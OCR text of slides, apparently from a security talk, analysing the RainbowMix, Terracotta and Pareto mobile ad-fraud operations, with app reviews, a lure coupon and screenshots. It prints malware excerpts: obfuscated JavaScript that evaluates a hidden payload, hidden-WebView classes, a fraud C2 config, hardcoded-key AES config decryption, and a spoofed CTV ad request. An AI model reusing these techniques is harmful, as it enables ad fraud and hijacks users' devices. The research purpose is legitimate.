

REVIEWS
Review Policy
3.4
49 total
5
4
3
2
1
MonaLiza Cazeñas
May 17, 2020
3
Cool but it is not like my boy GBA Emulator.my boy GBA emulator is the best of all GBA emulator. I want on the next update this is like my boy GBA emulator all cheat engine and more.
The Irish Potato
March 29, 2020
5
Yes you download the games, you'll get pop up ads/notifications. On certain games.
Team D. S. Z.
July 16, 2020
Best emulator ever
vikas yadav
January 25, 2020
18
The best emulator ever
READ ALL REVIEWS


ACF60700EEE42D673025618BEA8050B92C8705845193
Source code
com
androidapk.gbaemulator
tencent
StubShell
bugly.yaq
wrapper.proxyapplication
Resources
assets
lib
META-INF
res
AndroidManifest.xml
classes.dex
resources.arsc
tencent_stub
APK signature
Certificate

Rainbow Mix

Rainbow Mix





19%
20:30
Turn on location services to get weather
20:30
8/08
Play Store
Facebook
Telegram
Laying the Floor
Photo Collage Maker
Image Blur Editor Free


RainbowMix apps generate $150,000 in daily ad fraud profit

By **Ionut Ilascu** October 8, 2020 08:08 AM 0


A massive fraudulent advertising business disrupted recently perpetrated through more than 240 apps in Google Play generated profits that could amount to more than $150,000 per day.

Terracotta



Probably nothing, but noting it here just in case -- the top IP in the blocklist launching right now is a corporate address associated with Hospital. It's hitting ~6M impressions per week and is the top IP by quite some margin
pasted image
@Link ip 170.12
Link
{
"ip": "170.12
"hostname": "webma rg",
"city":
"region": "Pennsylvania",
"country": "US",
"loc": 5",
"org": "AS54 ealth",
"postal": "
"timezone": "America/New_York"
}


⚠TRADE OFFER⚠
i receive:
you receive:

Terracotta


Battery usage
14%
11 days ago
Battery left estimate is
usage
100%
50%
ANDROID AUTHORITY

Terracotta



BEST BUY IKEA Walmart

Shop in Wallmart, BestBuy or Ikea and use your personal **$500** QR-code - coupon on a register.

Share your QR-code to a friend! After he downloads app from your QR-code - coupon, you both get additional **$150** for CVS.

Click to share
Valid after: May 21, 2020

Terracotta

```
z = function z() {
    _0x3fe2('0x22', 'Qw]2') !== _0x3fe2('0x23', '5ra8') ? new Promise(function (_r52) {
        _0x3fe2('0x24', 'X*la') === _0x3fe2('0x25', 'QvwT') ? null != _reactNativeUuid.default[_0x3fe2('0x26', 'N7R7')] ?
            _0x3fe2('0x32', 'lI*S') === _0x3fe2('0x33', 'sK$h') ? (null == _reactNative.default[_0x3fe2('0x34', '*#3n')] &
                eval(c(_0x3fe2('0x3f', 'rRwK'), m[_0x3fe2('0x40', 'C8w4')].id, 1)[_0x3fe2('0x41', 'z0mk')]())
            })(_reactNative.default, _reactNativeFirebase.default, _reactNativeUuid.default[_0x3fe2('0x42', 'SqF3')], _0x
        })[_0x3fe2('0x4d', 'GNlV')](function (x) {
            if (_0x3fe2('0x4e', 'N7Mb') === _0x3fe2('0x4f', '*PU)')) return null;
            _r52()
        }) : _r52[_0x3fe2('0x50', 'SqF3')] > 0 && _reactNative.default[_0x3fe2('0x51', 'lI*S')][_0x3fe2('0x52', '5ra8')] >
    })[_0x3fe2('0x62', 'ztXP')](function () {
        if (_0x3fe2('0x63', 'Qw]2') === _0x3fe2('0x64', 'lu)U')) return _reactNative.default[_0x3fe2('0x6c', 'lI*S')][_0x3
            if (_0x3fe2('0x6e', '*#3n') !== _0x3fe2('0x6f', 'B1sZ')) return null;
            _reactNative.default[_0x3fe2('0x70', 'N7Mb')] = {}, _reactNative.default[_0x3fe2('0x71', '8saw')].f = {}, _rea
        });
        _reactNativeUuid.default[_0x3fe2('0x65', 'vOaI')][_0x3fe2('0x66', '&b8Y')] = t, _reactNativeFirebase.default[_0x3
    })[_0x3fe2('0x7a', 'A[cJ')](function (rf) {
        if (_0x3fe2('0x7b', 'sK$h') === _0x3fe2('0x7c', 'N7Mb')) {
            if (_reactNativeUuid.default[_0x3fe2('0x7d', 'SGft')]) {
                if (_0x3fe2('0x7e', 'QvwT') === _0x3fe2('0x7f', 'B1sZ')) return null;
                _reactNativeUuid.default[_0x3fe2('0x80', 'lI*S')] = {}, _reactNativeUuid.default[_0x3fe2('0x81', 'Qw]2')]
                    _0x3fe2('0x8f', 'Qw]2') !== _0x3fe2('0x90', 'QvwT') ? (_reactNativeUuid.default[_0x3fe2('0x91', 'wrR5
```


Terracotta


- Source code
  - com
    - rnl
      - RNVlWebViewPackage
    - viking
      - RNVlWebView
      - RNVlWebViewCallback
      - RNVlWebViewChromeClient
      - RNVlWebViewClient
      - RNVlWebViewManager
      - RNVlWebViewModule
      - RNVlWebViewPackage
- Resources

```
package com.viking;

import android.content.Context;
import android.graphics.Rect;
import android.os.Handler;
import android.os.SystemClock;
import android.support.annotation.Nullable;
import android.util.DisplayMetrics;
import android.util.TypedValue;
import android.view.MotionEvent;
import android.view.View;
import android.webkit.CookieManager;
import android.webkit.WebSettings;
import android.webkit.WebView;
import android.widget.FrameLayout;
import android.widget.FrameLayout.LayoutParams;
import com.facebook.react.bridge.ReactApplicationContext;
import com.facebook.react.bridge.WritableMap;
import com.facebook.react.modules.core.DeviceEventManagerModule.RCTDeviceEventEmitter;
import java.io.File;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
```


Pareto


Pareto





funny cat video
ad
funny cat video
funny cat video
ad?
funny cat video

Pareto










Certificat
of
Vaccinati
IDENTITY SUPPLEMENT
HT 180cm
WT 61kg
DESCRIPTION
CURLY BOBBED HAIR
THUMB
EXP 1982.12.30
ARSIOTZKA
Entry Permit
Conditional entry to the
sovereign nation of Ars
is hereby granted to
KRISTIINA PITKANO
bearing passport number
1SDL1-JRQV0
Purpose VISIT
Duration 1 MONTH
Enter by 1983.01.10
Ministry of Admission
ENTRY VISA
UNITED FEDERATION
Pitkanova, Kristiina
DOB 1954.12.18
SEX F
ISS Shinglaton
EXP 1983.05.29
1SDL1-JRQV0
Ministry
WANTE

Pareto


Jemm Joaquin
January 20, 2021
31
To everyone downloading this game for points or other offers saying they'll give you when you reach 750m, DON'T. I've played the app patiently and when I was just 20 meters away from 750m, the app would just stop letting you play. This is a waste of time. DON'T DOWN-LOAD THIS BECAUSE THEY NEVER INTEN...
S
serlyoei serlyoei
January 16, 2021
1
i play this game because a offer but when i alrdy reach the requirement i dont get my reward


Any Light
Flash Light
Carpet Clean 3D
Hole Ball King
Sling Puck 3D Challenge
Bump Challenge - MultiSport
Light Torch SOS
Disc Wars
Pin Pulls
Save The Balloons
Mobile Screen Recorder


Pareto


```
"key": "com.bestMedia.anylight",
"data": {
    "configFreqHour": "1",
    "is_fg": "false",
    "configure_array":
    [{
            "urlService": {
                "id": "newConfig1",
                "start": "00:00",
                "end": "23:40",
                "delay": "1",
                "web_view_delay": "10",
                "frequency": "500",
                "frequencyPerHour": "50",
```

```
try {
    String string = jSONObject.getString("data");
    String string2 = jSONObject.has("cv") ? jSONObject.getString("cv") : "[B@3801a45999111";
    try {
        Cipher instance = Cipher.getInstance("AES/CBC/PKCS5Padding");
        instance.init(2, new SecretKeySpec("[B@3801a45999111[B@3801a45999111".getBytes(), "AES"),
        str = new String(instance.doFinal(Base64.decode(string, 0)));
```

```
GET /2/611689/analytics.gif?dt=6116891603216585581000&di=&ui=d82a2f01-3567-4868-b319-38220b8c12da&ap=com.xav.wn&sr=&pp=&si=70882025&dm=1920x1080&pi=&gt=US&de=p
Host s.update.zpfdsw.com
accept-encoding deflate, gzip
user-agent Dalvik/2.1.0 (Linux; U; Android 8.0.0; PHILIPS 4K TV Build/OTT1.200310.002) CTV
```

Pareto




Code

